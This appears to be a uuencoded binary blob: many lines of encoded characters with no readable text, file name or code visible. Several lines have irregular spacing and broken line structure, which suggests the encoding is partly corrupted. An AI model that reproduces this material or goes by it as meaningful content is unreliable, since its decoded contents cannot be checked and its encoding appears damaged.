M]KL3ZT\3/14H<_D\$[7MQS(C;HB;@7HG462IPJINBB%3S=SDH]'K4,G;BBC@[$MH>U\&.!Q#E\JY>SZ)'.<S,G2,5S3"87T'9A[[&W^4J\\YB@0X>/V594KQV,-T]]$ M[N;5EIW_\$W'`('NWHSYZ#D(M7\$"%/<-60\>_/DY,P16**/3HBD<2Q-&%&&9P ME9".D2L\X9)%(XS'D?/OF`.FIHIK#\$4-)`Y6*2B(B'IRR6CT%!*;E93D&J@' $M4('?O].<`J)SSYC&0=899.5<\#2-MG/-@,48VJN'%=>>CVSWAS?IG<?@('X"^$ $M//%H6,70\9[INQ-/AQ>^;Z%D+R% IN^[WLN#\#X/S8>%X]7YE(G\RG;?# S=$ M^QVDZ+\EOBGNC<^;_\9YN.W3NE7W\8:NVX6\&01'&ZX.D[N>JZK_FI,//V^B M5KNRFBK: '/\$ZK9\?V*4\$1(*HS*(7">89B8BB(GM"(.7S6=9/15G`YK,T314F M%]9A&NU=)(3.\.HZ'`Y_0XCRQF9KHXXXZ)))'63DSEFHX:M3UW1S#EFN8BXV M718YE-PBJ,6(2<ZE>OZG,24DZP07K,T&PB9?[(B/5T?^_"</%/,6?^B+J;N] M/W(_M_[]^,&EYU;KI,NVK)Y89E\$)]H?`9.EIK'?I]]:>DZ]60!XT5"(IAF[C MDP^/40?T7N>I&D.J96-+0PS5'K\$X@&!9H4M*=.1J"U&:1V`R[N?X9&:#'L-\$ MZ8]>MDT:\$134U--[@7=;3!Y1U_AE8/IZYB\=2>O->RF@*;//\?&/8&.9*7NW $M_6?V^0=CZ_K_S_/_\#K_K['4G5':6D.H/5;S,55W'G-([,WFD:02XVLD])$ MIS*S2JX13"AVDTGO^7)6\$PYEX<8W`I<*SD<Y(`T6RY<.800/OHX^01\$I'-OW M.=3+OB<D\$W+<R-!U,'<LK.;MEFBY:;K(96'':%HA#%3#RWOCPGBES*\$`E9.6 MF-%;?CT0=\B`"(E9?G0%T047=ZT2%TH15271N8^)4D=:("*E1B0)4</BF?-0 M^!8(TN`DQ%455VZ4`E);511,&>8#S)J'"-#^_W6T1.4%VVU!X1<"XB%A4500 M6W#*Q4U#LI\J(Z*&*?9\UP>#[?403%W":&7>NLVAN?+2:<U_<AYLE[);Y3B4 MG7@RF0Z:*75EH'2N\$C4B)-H9+DG-I=*(AYG1&9-D455+%,TI8`<;5B\$B;E4. MM507:E))NPCX2W]Q(VWRL.5=@\$D`1'(SK`>,@0L='3V%G.<)PV,>&8'4BZZ) MNW&X]G73-=A*R\$2E0Y\$ZS\$(``C+JS'3**MJP99[))S!EGV[1:*,O:XH1F] $M. > *17.7Q9Q$M`L=&)G/1!/5^B_W^-MOOF)_!E-GY:V7W=?AU@>,HBJ7M':M$ MYGW#%]*%-FBU/JA6Z\$18C'IA0)%BTTTH&>.0R2>C3TTO">T^&R<,..F(+\$X>V M9\$38KF<[&I=^<OCIOP&.]AR\;8.9)KF#4<9`<A1):T8P\P//09^DE_T/*J<) M4`**#>>/4E!=\$K!1#UG[_]?I^WY7#Z@Z64_&]EZ+N57A_!AK<U]_:]-^?Y(2

M+A2E1P8NRS#\$/,E`P_]<V/U_(VLQR!9\$->57NV(H*_:*F(JN8!X_7L6#7H<& MPW*)GP'_VQ^*4D#HS<E.\VC_->S+-JN]+++++))))>NM0M5HC'NHLQ.L(7@4 $MQIYC = GUK + QZ + HMLW + (2] - DY9/IV/LA90$^; + I]J_:Q>/G!.<I$+\GYF\,$ $M--'$R^2J_FD(E,)C)*^<\TU!DH%!:.K5+1;FG?,?N>W,HZ(\2F\7NI,_%D+$ M6;9S,1#R'>/3(;'[GM/&]I^S%W^_X.^-UU'G.W\+JMUCNW)@-[GQ9>NVV'=-M)#-9T2!I[K,)"8S=[>W=(@:`H(:*@(FJ*5+"[H[943'%?<MDL2F'>162%G2-MP0EP)N9Z1"8EM3V9MB1#(4D%\$]=H?/<043/]+8)-RV1=LW!S8@LUQYA -ZWU MQSNKV[*#*9J!['6Z30?#S6UYI^<;50]ELG7W>'KL_/"53<N"A%>O.-G7#<XL M-IMA#\$DY(3]U`-LFE<,+2!2?M?Y;S_>P\$V.HFB+0P#C5&X<+M-X;BHB(L6UR M-EL[I/HTP3C5-J78(OC:>7!V&B%(J9:.U9SS2:*208HP[R>IVCL9-F@U`I)U $M/[XR;$Z305A,Q(+RU2<:J)V6@^QY^G]/8<#\UX10,5BTO#;C_2Y$WIM9L2W)$ M"DU0"W<PAU)CNH*3[#*8NRM;[4.[;MR_J7D:(>-`ICTUGT8L@,TT-)1A/%2P M6!J(I5#5WE4AR2L'=D(7\$^\^+5]RWG:G#))4(2JR3@R4]2<C(HAFR9(%WK6Y MIX>`SX)B.A=PVSZ:R\4EW/^=0]'KG-8KA)4B4=RJE_6BK3>68GU2H<ET7'GW MQ"[ZPTGL?2)F=5=3R>RFD_JEGZ"?2'AK1\$30!"N'@_AY5ZT2G'=MWOML]8>H M+/I.ZB@5=78XE/-..C1(=RAVYQTZU39WB+&SOY*11"(U*?A/LFY*[,KY=PP M_HC%E:+&J]BCU*RTE7<B7VRW`=;.;VI3?V.0QG^3NF0LYVC1=0=PZ(=.(_L> M?KK%"6R#10Z_V%WZ'8MU8D\]I[WI:W8Y9[V>.360.D3TUYE.-M8UZZMR*=^6 $MZ84 < JY*DZ32W*WD9U*P^N_@^CG; \ [Z:T2"V7NSBZ5*%=1ESU%I.MZ649@=(!.MZ649) = (!.MZ649) = ($ MTY7;G([LXU8>RT7I:BK7V>]H\&MN">/69Z=O&[0Q!!M[7(%ATL>I_15X^[%3 $M:LZ._6)YYL./\&NG?J^P'N>B:!M/A:^A[\#PWC9[C7ZE\#O9\C9$..<M[Q2HWGB]]$ M7.Y7L>I4_1^DN+460?V*E/,<]JB'=NY5AWWQ\$69T%4_7EYP6TS!"%=QW9T[X M.'-?X::%9]AXX)C83YH?_<N/3L/IH^,4H\",^KNC"LD[O-]OX^7G<TI\(2V3 MBCQ<0:H52\0.<:?05"GM4^OSKV-0ZP[-B9[>]^+2CC?L.VD!W]-KST[HNEL] MNOQU<@E)Z=\$#@^O9MLW;BV3:--*=4^GTX]=S,%N.P\$D8-!NOEV#2;MP_%WM: $M + /GOV@GL^+ + QW&G^2ZMU^9GZIQ'V; /U#?SB& \\ - $N6U^`$'9/'$^= !W13/!Z(+ W13/!Z(+$ M;S05AA3PQ6C&MD*W9L.,IKZ(B"1%,1`DRTT>\]:NZ\4XO4FRN=ZYK>^9&)`5 MQT\$"I6%LN1E_/MM\"[Z<[OZ%GU\$>'+%'@[_1T]&D=Y0R50";1XC+]BI*'C\$" $M[*BAF<V=H0[,^{'}@(U/$Y\timesE/=R)FQ00W&$SI4*([:GM996=+RB07_/;_"WCG])$ M^N^6Y/BSS)VGHZ=N,K`?(YY?Y_\$F?YKG3#G>7F9MY8C19+.226;R]C6L>VVK M+;A]Q88+ZO["ML]T4"4<SOY7D]588EL0..3,FO5V)MOPX\!LNI;'=*'?31J MKUI8+,K;9L6[S.E"I8*3!?1%&4B:B4T((\$863`DYLG9T27;F)>K-<(-,4FMB MQY6*0?/;9BPVS&PC_<'YSLS3HDOW)0@\UT#90E3Y;)?R?7.7Z'/Y:,WVW[#G M?2<7=Q:Y1:R5/;98`?\$=0=8>;'#D/>A3Z'VO-X.5-<A-7#`RK.4F`6F<CF<X M(@AL@ALW3[B/C5Z1%IA>9VYPWR,P%TK,HT2VB'IK#&,@H,C(:HXZU``.6';X M4[SZ%F/B?AVV^AE,+Z,])[C=3\<]TNS)301SB:9\,J+X69F%W"0&CF1KLB)K $M/1C:SQ1B9BIG:R,!0_KNW$^/7K@N+"9;,AQ(SY/U;>2&J/#-H?P_O^X_AZ=#$ M3W3[5\>GS[H4_!+:0:9K1U6IHS/EK9+MK+_D<;4LEXX(XR+B7\HG3>M)V9&\$ M.PGU;>KG6+9*\BL%UT8LE5"QGMMH?=?K_=')K,=G<E_7+ZGX'O>:WOZ+J59] M.VEJO # 7 + A > I3:VGJSDC5 & 14 < BEZZ,, E&TJ > : & 8[F > R.ZB] # T&]G[+I?Z9RM\$9QS9.%;<(J]U>QMHF7D2-TW\$F*]8\$#J>]X&:CT4RMG#T.EHO(@@96='HQ.W M#DO*%D2-<.,YOHL.-:20/?=%L=3AY[EH\$A9,B0K?` -9;2\$9S#FG#.:,/VYU MLLEQJ*'X+H1';+AEG2/#/C2NQ+4(Q=YBNM27HD59+N0ZE55%-\6V\$0M5V#N" M@F:04B'0\&>\>OQ%KR\$Z..4V9"S?X1J\X'\1DO@Z`WD*0F,&-'\@=EA_+YWP M5&1(]F'%4H'M<06EG:\$)5@B##CS-MRAO[9_E;?Y!_-[(C8[#E[G<[)T"!G!^ MW+Z;]P[ZZ(G<*B*JJBU"L*KK(,C@8&2VI8B/]TS&9"RK<*4D1BB@R+`%%(L8 MR3!1D1@%%M@UI4@V%C;8R7+8R(K,*-+*T%%%+:#\$1C&M\$%\$9(QDO\H]9G]9V M,AZ&<D`R5RV?VU,)HYQ_711@FC8P9M;J1*%=2TY88BN1B&5P5M\$5J""22((\$ MBH!(J&CT2F2:(!@2F2*:,M(!%DECO0`I+11J*K4)!DD5,HDB7B#F@C:_97;X MH\$&PR"@08*,0:I`2*#\$40'&`#:#:(\$B&>"CN@CA\$4,""D)`@QB+A'-!<B(!> M*)C!3`P"OH:@#"/XL\$214R@F,6\%A6`<@28@*210D460-(H0\$VE&YW^_9>V' M&-?C1=L6!W!R,]5XSTI%BF-PBDH]96(,?MX;'EHON,Q[6:9"Q@BG:?R4N3PT MN-(D&7GA.3)J,5#2C^3D*Q@PVE0E3)K295*-.M3O,AAW\CP]7Z>:W2"G0<\$5 $M^{\star}M^{\star} = F!4Z0?W7-A=D\#8/Z+1S 8.W]P)\#^{0}=0D(\#D9AA&I+DIMZ$=$ MW_C7W1T65,8JX+%R'+<RDXG6SCKCR:)P0()Q'JER,2#*C,F&IF[.&,[!"NH[M2B!]J(]'@KQ1G@,DZ.@U&F]A.DF\U\(9XZPUI]>/?D]U5<\<YAU1'9&()0:) $MO*HAB*A8L/,5`#HD]BL6*G=]L#^"<H=TV]SS=\\+)UCW.Z>0]<"+L&O0W#T+$ MNJ^1%#J8A;,=(61V?I>*CYXIO[?%]%/VU6CW?:)]9YER^A.Z"6!DK6,>3C%U MKH]?V,W!*BC\N.,#"60J[.KC!TXV?N.8S^;67%W.4.H=3TT83;^)J&J56\RC MZD5L1;TV0D2/3/YD*Y"]0^.=Z72,+0I.IT2\8W6@@CC?`)IA2H<"EU<#.\$21

MVQ=W.U+>Q.IF2-@66_!WTSL5F2R/Z=&C,?8=33^FWPQTTE)"]?'2IN1I'1=> M:3FC)#S\I?PT4I[)NK,71H7Z^PSOV+UOF.N^6[K#,ZK[=1==-?6_<9,+'W.5 MQ7,O5:>U19R\$?EE]]7000FM\'^F<=?@S80KCQTX'I\%F@,&-;I@)R50\$B#>J MA!59!)\$2:J0D3PD50!\$D0`0"D*:0%I@JW.?5F!U9H[JQPOU@WG#ECRV<D<\= M';U(DCGOVPH1[+0"*3M/C!DPW&>18X<J_3";CH4+U"]LYHH7\$[NRR@Y5RX.J MN6LZP/NN5(I@4JQ15[-J*GRL]8=`AT(`D(`I"**J,DW/E9\T&2C`HE!B@JDK M +P N\`JH4MI;3,QS\$HP:8`,!L\$U`0K)`6!\$21!8L%@LD!!B(+JR3(#"3\$D@ M(("C&%@J0IA:*3<>T[EKQ-SVO8Y>4P<\K7!@>PI1;H-"RA\$])A#'5U&7E-,K M''?\\#/Z)G)PX[RXOMZJ(E"WA4WV+'K1;Z:-",K)22758.LADWA<^PNSNB'8T $\texttt{M} < \texttt{IT_N.UY-@THXCG[QS*EX} \\ 4 \texttt{ZI.]} < \texttt{V-P,+^80Z"]XR!I} > \texttt{1H?FX(S<Q1^L!5}$ $MUV@>(9V^PYPNC$*BEJ/A)>'X$13&.,"89)X+L0*!>8L>/WY<=VR0F(O_Z]OP$ M^*9D'=:6M;-3FD57#U@091S$%26/IY-WW)+9QWAQE!('@#`:IZ]"%B!J+&$ M!9^"1/!`/!W]MA80WU_/?UD^4:#\$:"'YQ_#N]WRSEL`X!D'[<1/GI;C=35 MIH#Q5H:D#\H=<RP5^/\[Y555<I^\)S45S#35#.>-4MO9U'YT<LJM?3!<`\#1 MBG03TJ(5_03%!D.O)1`:XS9H?*.HWK<Z^HO(.W^-79@2:>:T,>ZS;9/W"Z7' M.:C8\I'432F2O"AWNPY\`U!XOFFTY^L2223X>Z\$;VN\$/H>070J87GG96^N5Y MQ/>WHGT_3SK4^<\$=OEYPV\C:;4SI5J4"_8J3@71Z:_/LHS.[/%^B?AH(RK;; M>WD%\$Y'!S]^`7];=AL[^0Y\$(U0N\$&"*PG5C7\$(03<G9EX?HIV(R(%7"X>)%\ MP1-NB@**AUP9GO]T'7D\$@+5U.38U!<?ANW9PQYM5`\$X1P3@A(*,.&<*':#B\$ MAL]V&:F\(C"Y1DIRVD5-_,&49^A&FB1H2#B20W@%0J%9!(B"#"&DJ`.]6E&4 $\texttt{MU}) \texttt{X=U;W*Z]}; \texttt{WP3HRUFTTAEJ.0^{,7WDCCC}} \texttt{2:"OEU2X3P!Y;\#4FE(D'3J\&\%)} \texttt{MU}) \texttt{X=U;W*Z} \texttt{APETAEJ.0^{,7WDCCC}} \texttt{APETAEJ.0^{,7WD$ $M?W,.8@6!$K]UX.[DKXO%YWH^;GS*^,Y%:/20/;5L<"V(GF/S^?]4&$(QS.9\)$ MYR`/F'WQ[G]SPG1[0]\$TSC<W;&V>;(?RQC<GE=QN:NBFGYV\DDDDDDDDDE+` $M,*[APD,=C>9DT"84Z/5\#D\#CF;7I\#5><BX,/+C&,8YJ<(V\XO,X.(V[&3A3YQ))$ M-+(,_.IF2`^@%101SB\$\$W15\$(/0FSJT^I[5#QT6EAECGQ5RB?;HT-#(Y@F)H $M'OZ["Y^J>H^J;,`[*D9F`&9ABX#(J\1_B.X,:BTCDAH<8F9DX0*C3Q040'B]$ MUX, AUTGZ`=4UR[++]F4J?HJG6F![?R,-+]&/SVZWD5YA#C'C<"&!2C!JJ!10 ME&##V(_NA<S3K&M('M&.LR)K-M?TO1^]\$_OB=L91J%9%&5#*=K%Y,0\$/TLOD $M'-/)+!RZ=D"H97S5?ON(ZP=K%%^*9?:5HS*P]X`:?='6,"N]=<`\25&(,C#C$ $M[D^@/1Z-U#;PQ=K/\HXL"'&5C>[-SF,^8]9G+"\'E3]D^U?!1SJ'U>/[YKC&F]$ $MR_N'<?@_"<13EC#%)!``)I397U[#=;9'3(!G7W;V)[]GI,N^BC1,<)AA*L8^$ MTN5SMC,R8AGH=QQD`7=MOZ&^FT^"ESDQA'-N%XVGLC+0IRTLV)P4%Y0)14!" M.S-/:<)F"EA5E0\%V:&D(3B5"@5D?"LEH*A1+6\\$BO@!0<PXXGCG1VENB<3+ MR&,9"TSQ7_:8QXS\YR9+*AX6#M1.(/B?T6@@-Q83.\$LSU:*G1*@;U#(0XIS2 M.5139)0V-DXV-BJV.Q:)%_ZX9DG-R@UB[9X;^DPMNY4].@761VBB["^-Q)R_ MC[^5/>RR2LT!#;JK<8\$V^T9\$1F9-R1=+MZNP69#G-OZ1V]3V_BQC2L+%P^A3 M`\`ABRUIV8?2EEDE'I&YQ*]R@HKF>VZC:A)69SH][)P'QZ9LCJ#3.,[`9LUM $M!3@[PV=@OA6*/V;T3+L1J^{=X6T9}-PT2N5E96C))J;M?!6Q[Y=4+RA_8F+P]$ $\texttt{MOY3,AJ'?Q(<-Z^KBY7>412!)((B,\$NM]!.@,B\$IR\&_C\#(X<1D\backslash6Q96S>!JTM))}$ MV]'+ISV"TZ>`&Q\$?/W*Z^'A.#HX-;Q[P&LN,>QXD&`'\$T_N/#.)@U79#.0#3 MG(66@'Z`\$P?1:F.Y]EU]D41"GPC3H!T%<!GC)D9.*!1`.,AQP".B`[Y\@JR7 M.0;IY>*\-`S*B37CJ2%!2I6\$1DV2B5:+!NR,L).*B%NAJ2ZP3`^,UMTW\$W8J M<%.)QQ581H&&`QE'3W'0NH),#WKGHC.S;PXP?OA_<X?]GNRZ;O#G&",8MTHB M&L(E#79_,4%#FA]YDQK9/KIFLW&IAITRZA[)B\$-A<O(<LF^KGT]MV=\$&"%>& $\texttt{MIU8TR!EV}) 2/\texttt{ZC}, 1^= ! \texttt{V} (\texttt{UKC4@XZL31} \$\texttt{Z} + \texttt{KU}) 9, 9 \texttt{FHF1} \$\texttt{E} ! + \texttt{X} \setminus (\texttt{G!P.!PE} \$\texttt{7})$ MF*CE%.2]&ZIGIQ1S;Z#T./GF9E.XQN<.1N@SY`7;,(C"<'=BN'`*:(W-.=:& M&#<\$!YMTUR^2!+;(8J"<5`<2#T?MC,YQ03&=MG%T\$WX"AY<&2LKOQR+2G#*6 MCT/C-H/K(XACV=]S2=CXKB(Y.@TH; `V'"<V[3L292[N3V]R/U?'0'Q1("#"' $M@??:1555C$(7('M><:+'TPU4ELT\VUPM<]F_ND[@6=TB^)5K0.YM[E=[1.B]$ M!V`QD7@?8549<TAM;72B-&EA3\$4F:''AX[*+&&X*A;E4*BC/B&^/2>HR/C)N $M) -)9/:%]'KI[G<W.P@0UE1"-.D[)[RXF+I'&744LF+$,80^*P4@E5[8I\&H?]]$ MH23Z4@L4!&"I!80H"`M/G8AP(F9B`5C/-I#AFH.BZR#NHU+_/B?UYCV&U!8Z $M:U8;O6>@ZC2%>`DV1:M2Z?V5R;/M]?ZOK^W[/\"QS\ZRDDD#@]L],AY8=\Z@$ MGR925#\$R\$WM#/SU714`&7(.A*/%4\$=9#0!0HO1P/R2L/.'E]F!]+%&",6*`4 M:1; %Z2*L854*AZ@8_R\$*I_=C0F%#\26X!LY\$8,YNE83>]C9)":1:1A?(1_K? M5)(&@ANM,96%:RHJA-*3\$;E!7;)UV;LS.THUQ%OTQ:9[1RI[<G./UP(D9B#B M4YS-L-%F`'%\$*&+!&`B)[B%U2DT6=WQ'LGUYXM^.AY]&AP#'2ZVQ"%)P52*7 M/'=.),;>0=&0WN+B:22T@EU\$2E/GNOZ(0]1-GSN&D= $[#&++T^{})T@<EK$ZHE$

M0X,H707(-Q0"@HIHEZR7@R6ACBORH4X*PJ",I\$0QA)R]C2J\W,;(XFUE%,`S $MN">#U?:36\&VI*.*-2U%BQOOKOT]_C>/A<W/S[B(H_2DB:))B?IM1)F@=L)$ MMB,GID7'0&E<*#1%7!'`29*#46@'V!;6));:2BIDK%)%B1&ZNDVIVAWF-0@U M3.XE&&U"*W\<VVXM)V'=5'9518A_T#:'#L.'#'#)-/N?]@^+WU5(CCXB+AG5 M&]"/"HKB#B/+E1-+[&I\$)%F\$B*R(E_@OY#SR^@#XQ5>-('`[TX9S32/,8_F/ M/B < 8\$S01)D9.]%39=5 $GQH\&?N^4"P@+D:\#OXW//`-0/E.&7#.M45[3^`V=058$ M'-!<6'&1SQ[7J;?7Y1^1[*7QH,/X]DO`JU2.I3\$*GW]4T:W@92W5/F M]YU! MLT=:',<KP9'DH^150"99.G/KZ^N;D[XI1)"@#2'")O0?#K^,.D,PKNZ.BQCR M#`X_5.-/=T*OL@P+YEP00EF8P+920EX59T4#?JE`<N]99%11;+BS:`Z.T5!Q $MFGC9B*N9'E=.M<J^C=3,>H=?F&\\",-C$/1^N&M'A]5K9[],;&(ORF!5'D6^H)$ $MO@$)^1]I>(#@Y#D8+H'<ND$B[/EC,YSE&HL)E\]XY4B/00SG`.3UN]REQY4@$ $M^T17>>]I7V2;=\#JY>X?/^5V_6*ZM,H5`%%02^*RJ&C*:YVVN<Q-(W)(:YMFU)$ M50)&)I\<*0[5RR'T,@;/:Q'YR!X,,D"Y.Z;Z8+>PF<.B#Y7@3',A(G\$K!G,S M,RJQKAW#(CA4ST<GW_)ZPQ9VF63]'\J?DL^X4:_K_\$N5;C%_S2RECS*4N/EW MAD?0JJKE#RYT3W3W0>)U!\)\4/UOE[L&74!GXW)8-JI\W.8Z_<DH]S#G#XGE M]:5\$3R5#64>H2`>L1Y*)"V'EVPXY\C0>#_A[Y@?2#8^@D4X/+0C\$^\$!PW3M" MU0ZL>GE]'!'\$)B10:!@IFB4!X!'W<P#9K'+<!*"FL(IRI[(DY8"L!0L#<ZIG MX*7)LTP=TN@V:L4)9A91T;CKJ\R&N@:3T'O?9*Z/;,,L&J5=IZ#![M\SXFH\$ M^ITF#C]W*^P9K['3Y/U\,G/[;C][1K1>']R'&DNTS7&LQU>/QNH(!^XR2?.\$ $\label{eq:main_main} $$M@=W;9/0"^L(+LA%"^HC(I+0"@,1%0BR1!D&R?6+)^.B/%"*\#[]*J/L!@)%$'$ M+>%\$NK<@`JB8F7:D?%W7?]UT?4FH1J9(N)S7^<;%?H*?O6#[P/'+D(DGSU\\$ M90)8^\$A<<@DH<PV#NB@6/50DGG.60%%`51:!"*SW"(<W,!Z6*9_H8YS<!Z*= $\verb"MO]N4IWC7LO]1P.U&U+M75ED6:-811ACJ-H?E\&\&(B7\#A\#W;+HWPDF(\#+6\$-T1))$ $MDS/-OH/T#1NH')A';)IIX?@+(ESP71`D)"8Z`>+,5D`@)X"&G(/0Q@QJ^0 MOK#C(7>7T"D@M'BZ]OE_'#[RG+XRTB1K&]DV<CU<?1VO;GRXA.38NH@*SOF] M[J[I3:;5`(LK!I[<X9^TP^V:Q4T'W@@<1I1)M)%8AC&,+A(0<^`T!H#P\$4Y2 M'6'1['RODEX.N-LI0@AM@0Y/N?A!W>YX4[P>D-GA.)>9]?U?O=\$`A.\$-/O=% MPSJA9R'-23F>SDC\P\$ZD-J70)'U;&L)I\$:C>[_4Y;F*ZX>F-M:B>G\KCW:D, M?2F?@/3P78&E`]0@^D%@.PD[[[H?*>(POU<;9U50!AI6;R?J@[>/3WJ``>2J M``=;RGT!ROB?OWK(=.HRJK,RCBOE)ES#+6J+#COY9^7OZYS-?F2]3'X!X5&L MMS1=>(O<3-BVPBOB!>`0:94S%"4VC(2__VBNMM/08_L_D<^(YYO?;;"('8:6 M1V+SJ?\ZBYQA5/+J?BWX((?P[[+X&69Z&3./\?1,(HGQ88.\$#'PTI8\O7^KJ M^X8<;%?3!9^+ST74Y*//Q#:*_&1>7V#%PEMM!E\.C&._X=>HKIVJZB^R75PP MK@NI>U\5><PR][2?6AG[>?ON?W0<7T'\D&]_L8!<7E:7UHK(IICUY_"P3"U+ $\texttt{MB9FQ8LT]RGW+'JX--0\#*?P?'0)<0^B:^O=:B\L'-&0>6)V9MGX,'1V*4RANV }$ $MI&, (>['XEPN)Q:H]$856_H6', H<H'64P?SGS]O, Z4VJ.7]=O@7[3/V\JZV`O]$ $M.P.=\3^{DD08B'6@;^{-1}<NF'GX+=^7\!Y.";BL,20)\2!^3PGT^LGM,\#/$ MT6'5]&R^@W-,-275!,Y**^;I/2-..HSG/VR2<V!S[2A\<.J)TQ'HX@'5O?;# $\label{eq:menorm} \texttt{ME}`\texttt{H3E0W8N9UQ"@"X\#YU-ESXT[-/&<O.B[^D+@'G,S*&F*\&:=4J*:M1$!=U$!}$ M0HM\$T>G=,IWYS1SS/F7?2:(!/BE&"JG&!MS9]-.^]46D)I!9SP+6AQV#3ST7 M>O2%1?6BFPV3.)84Z-%`)9[(XTJR%C-&3L?C^G\10#/,/57[M]3)8Q15`-GE M*-EM*M\$#:&0/P#^3C:7LGXIGU4^@O3>?A!P3T)TM=M6'A]%A8Q<V+#]) \R3(MI]1</1&\$N3.L51;.>-S7_.G@#AY<S+/?SZ:`R=2L,\,SCHU"?,L@8)QQL,@X $MOMM^{;+1D/CAK[%)E#3#=:BT.R?D\RFBX:()E%)VZ#7IJ\6(>1]'F6MCUOOV)$ MH@&Y%XH&WGHF2752;8A47-NI#-`V?HE'F;J1T1SP0TPM'-)%4,\U@;35H2HH $\texttt{M5)K} : \texttt{S'ZK\#D@8@<*R=G*\W'HS66`=K.\$BB,*S;F\PF1725A>='+.:>!"ICS8}$ M>Q.&.[.7%%!2?,TP7^0S>P+219.Q`X)[7?H^-),\^)P4J`RO=*ZPB*4J'".E MU1'('H9KB[2\$`R;,^L&'UK@8847?3PGDO6,]%^E?-S>6!;#O6._-7`HPD(G] M1)_GHJ?XS5A%#0R5(**L!%\$8R+-B[MQV7P^3<7K].P/L&#WLJS\)\8PD_9(' MP=+.Z=G8&/E>)N^R<WX0G7M*VX[\$W-H;PFXP1!B*#;#?8R(4[-EMS*<WD+A\ $MG+X^{\circ}W!^{\circ}=MG+X$ M.@7B4;\$\$]I&NGZ?S%A;+3_)L-J89\/J2?XPUR.PZ5WPSPZU1/D\$,0HH,8SF@ M = ; #'OI9WTE2GFO-GFK@<+C'9R6(!07-#;1@]I.7;NG/OI@6:#G@PY3@.EHM. $M(C(@)!1".!(R!$*))P[XJ_*KQ;[#5,()BWCAG55/@X@/X;]91'1*`PJ",I$ $M8\&97\#\&R\&03TM*(FK9\#\&)\]D6F_S<SCCT]V.+,B8C'NKPBU6:$!J(&Y(E?H8!))$ M!^:+&"=''*Z-Y89?*!6]U'\$0X%'UR]C+?9F=V?U2?IA?9ZF5,A@IF#>XP!MB M909%^G^522Z]:8"]7U?:YO750]=T&RO('@]<P'\MBP\$6/?BJ`FD92MH/.3]: $M'EZ>[V3];OR*U$OP[5;\05]YR)!/)5<Q5W3G#&2X-8$ZC[BYN(]-\EPC-7M=$ MOL;;6C\$Z"")N?MJMD,PY^)#?OY?];_TW9K[\$T.7>S\\-9KWRGA"&EE%FC/Z' MT3)0+H<BH,/6;U3+1W)*8RK2U(289\$F;-)!>JV%_VA8"2V'.A/ZTBB6J#V,W $M[R/=I'\E[@*^6C$'QG@YL25^9];@S=Y,:'\&-DB<&H-(?,X""9AMCIM8',KAI]$

MR!U48)])#6G;X.-`VY!JC#@\$A^U@;]Q5Q^"BG/\$)\$4#)]J:1V!12F0%%:<P: ME`'H;EY[B&\L[88<PF^:H>(ZBV.`&L'2AG0JI-Y2-#BAW/+(4;NLS41D?"3J MZY/3P[^\$@^/S:M;[U!*'0:(;\WYV_B@:]90-DVV18W>(/R\%B#ABWV@[`G8Z $M+6QS\HN8HRR)E'"-0A(\#/\$LDL\#!D!_5A;":9-Y<&18VZ*=,4B2Q!X,H%<5,#$ M_`F\$T./28V-EFS)D#P69.ICFK(TT,&V*=##H9G%GJS@?60-B:_R*E/`UYX<3 MLZ0S@'`UD/MZWNF0H_C=:#2)(LG\$\$`/>'=GN)(.(U\$EH4*)33"![CLOEKC0[MWL) XD6OGQE]GQ57-"';4-^5PP=L=6:KG<#[_4JAF(K]3E?7Y[_OS5^A_(H]W MR/A\!XG.OTY:P64BP!]P"S%]4\[T\$\U/50YP-FNPHJ4U#),2)EZ:V*,<"90R $MR4\&4>X_+6^+M\&21454ITF-^L[<)+$-U(XLHR:&Y^N7)%(QY&0\\&+D"*?!Z0$ MV%=&#R(8SH619V_"_>AKGIIHH'QR\^8\$&_5N2&6K_0\$^I^,7.R";B(>3W3R[M8/O.^?%';;M-1SSRP:!W6:&>*GE840OS<5"OTT61"RB"/7/D-IQ_U-J>^U.@ $M[.;QQ]F(U$(0[\&')1?06[A<ZQY]J,Z*+BD8:ASPIB)RR<.8\QI<44IQ`L6-$ M!R<Y!`2`!C"%"-RM^>/B;A`Z_;8<X6=%!"^*8!48%R%L0!.U.0:Y>!5555>; MAT91!Q:0HM6PM+4-BI2(_Z%A3\\@^V718?AL^X>R?;LQ^1]HYW9HQ3Y]&TUG MJ8XU%RZU:X%0/FYQ<YW\]N*&)*^MY,#7RTFTBP1'1;[?L\'8HHB]R541IIK; M)4B^@;S6;&7[[RU)0NZ#_)E4JFP2E?:K60Y8#3GJ-%03J]1_<W9O^S`+SGG\$ M20X!VJ<4CU3FB[20EZ/=I-R3-WQJ/O.3)<_`SP47MO%XBD/GY_2,G9H8?/(X M`71+VC8X"[V_\ZJA5_I(EB_,>?'A]OHT!ZV>KUT4Q:WR,];K5%1%^N)V1Z([M\$R01,TR\SFK0N8FG&;3JL\KY(L%Y72/!AVM%\2\WD4;KFVIX)\"\!]3G!+I M: `06'I8?J93WC^H)>PB_3/PE_/&CI\$8_GU0>, "U=WEW^7\\$WB\/#XK)X<RG% M`^O!ZY//:^Z>?-9]P,E/VC^%MXNU9R=X6"^S\M/'ARB_HBFAITP&7QA<A<O7</pre> MS#'/@TQ>\$F6NL-D:]LA3W\$PX\$[10=W#3L^+L(TB.8Q8Q'HCA>_4)9VP*CG(U MJN@<CXV#P;A';3#52)F"4*5]E4\$%5107OS&\$N^RIL!WBW_UG/POVQ_'WR^3O M@^,,E,#?&BY:S,4EQA\2<T=3,\DBQUB,6JAP1D<3JG,B%TNBEO#T"T<LA"(9 $\texttt{M)J\$+MM9ZQNYO1':YM\#I,\$H=*}] - \texttt{*P}\$VY<C?>BE\$DACIU \setminus \texttt{=V+WQIN5}) < Z.$ MT+FND\BTN*M9]>WS.NOU<JT.14?2URW=(\72R+#5'`L2[K>..R&TJFF'<B`P MF\03?"'\!'T:/K1K'+IJHO3.Z&8^(N]!&':FM.NP2"6U&>\$2D"3#F.BT&S5C M?B'.>AF8C6)Q[DBB8LR-.[7T=DY_#[!JW]!>QY"E0WL+\#R+KN;X;R:Q0[I0 M9NN77Q(/9)U1"=454X(Y\$#9^@#TD?V3)BOKTU?:KV;\C:21Q=5U0HIW&X0`# M;(`!`+F0P7E.LO:%T)0@7\$N8X6GXRPSC^.J8TXT``C'J3B5>A[)`=8-31KV^ M/\$\$E3691\$DE-Y" $0/+2K^5$?T;=R>I7)(<96%45%@EMRL)[;:-KHHAQI\'S?MF MW@N_Q?]\$V_EDRIEETV_DH9Y?_*17AV@60\G_2R`_*YL>"A=\$=D\$!S7`]#Q"8 M; JE, ^H^%,]0?F, 